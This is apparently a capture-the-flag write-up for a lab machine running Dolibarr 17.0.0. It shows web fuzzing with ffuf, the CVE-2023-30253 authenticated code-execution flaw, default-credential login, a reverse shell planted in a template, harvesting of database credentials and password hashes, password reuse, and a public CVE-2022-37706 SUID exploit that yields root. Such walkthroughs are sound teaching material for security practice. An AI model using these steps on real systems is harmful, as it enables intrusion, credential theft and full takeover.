

Information Gathering

1) Found open ports



2) Checked the website



3) Checked for pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.129.116.91/FUZZ.php' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.116.91/FUZZ.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 629ms]
index                   [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 671ms]
about                   [Status: 200, Size: 9100, Words: 3084, Lines: 281, Duration: 646ms]
contact                 [Status: 200, Size: 9426, Words: 3295, Lines: 295, Duration: 624ms]
do                      [Status: 200, Size: 9209, Words: 3173, Lines: 295, Duration: 294ms]
                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 603ms]
:: Progress: [87651/87651] :: Job [1/1] :: 345 req/sec :: Duration: [0:06:27] :: Errors: 0 ::
```


4) The server sends a different message on php files

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl http://10.129.116.91/test.ph
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.129.116.91 Port 80</address>
</body></html>

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl http://10.129.116.91/test.php
File not found.
```

5) Found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.129.116.91/' -H "Host: FUZZ.board.htb" -ic -t 200 -fs 15949

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.116.91/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 15949
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 1007ms]
:: Progress: [4989/4989] :: Job [1/1] :: 176 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```


Login @ 17.0.0 — Mozilla Firefox
Login @ 17.0.0
crm.board.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Dolibarr 17.0.0
Dolibarr
ERP/CRM
Login
Password
LOGIN
Password forgotten? - Need help or support?



Vulnerability Assessment


1) The dolibarr version is vulnerable to authenticated RCE


CVE-2023-30253 Detail

Description

Dolibarr before 17.0.1 allows remote code execution by an authenticated user via an uppercase manipulation: <?PHP instead of <?php in injected data.


2) Tried with default credentials (Vulnerable to common credentials use)






Exploitation

1) Injected revshell code in template





2) Found database credentials

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php | grep "="
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
$dolibarr_main_authentication='dolibarr';
//$dolibarr_main_demo='autologin,autopass';
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';
//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';
//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$
```

dolibarrowner:serverfun2$2023!!

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ mysql -u dolibarrowner -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 160
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> select login,pass_crypted from llx_user;
+----------+--------------------------------------------------------------+
| login    | pass_crypted                                                 |
+----------+--------------------------------------------------------------+
| dolibarr | $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm |
| admin    | $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```

3) The password worked for larissa user

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ su larissa
Password:
larissa@boardlight:/var/www/html/crm.board.htb/htdocs/conf$
```

Privilege Escalation

1) Found a vulnerable binary with suid bit
https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit

```
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
```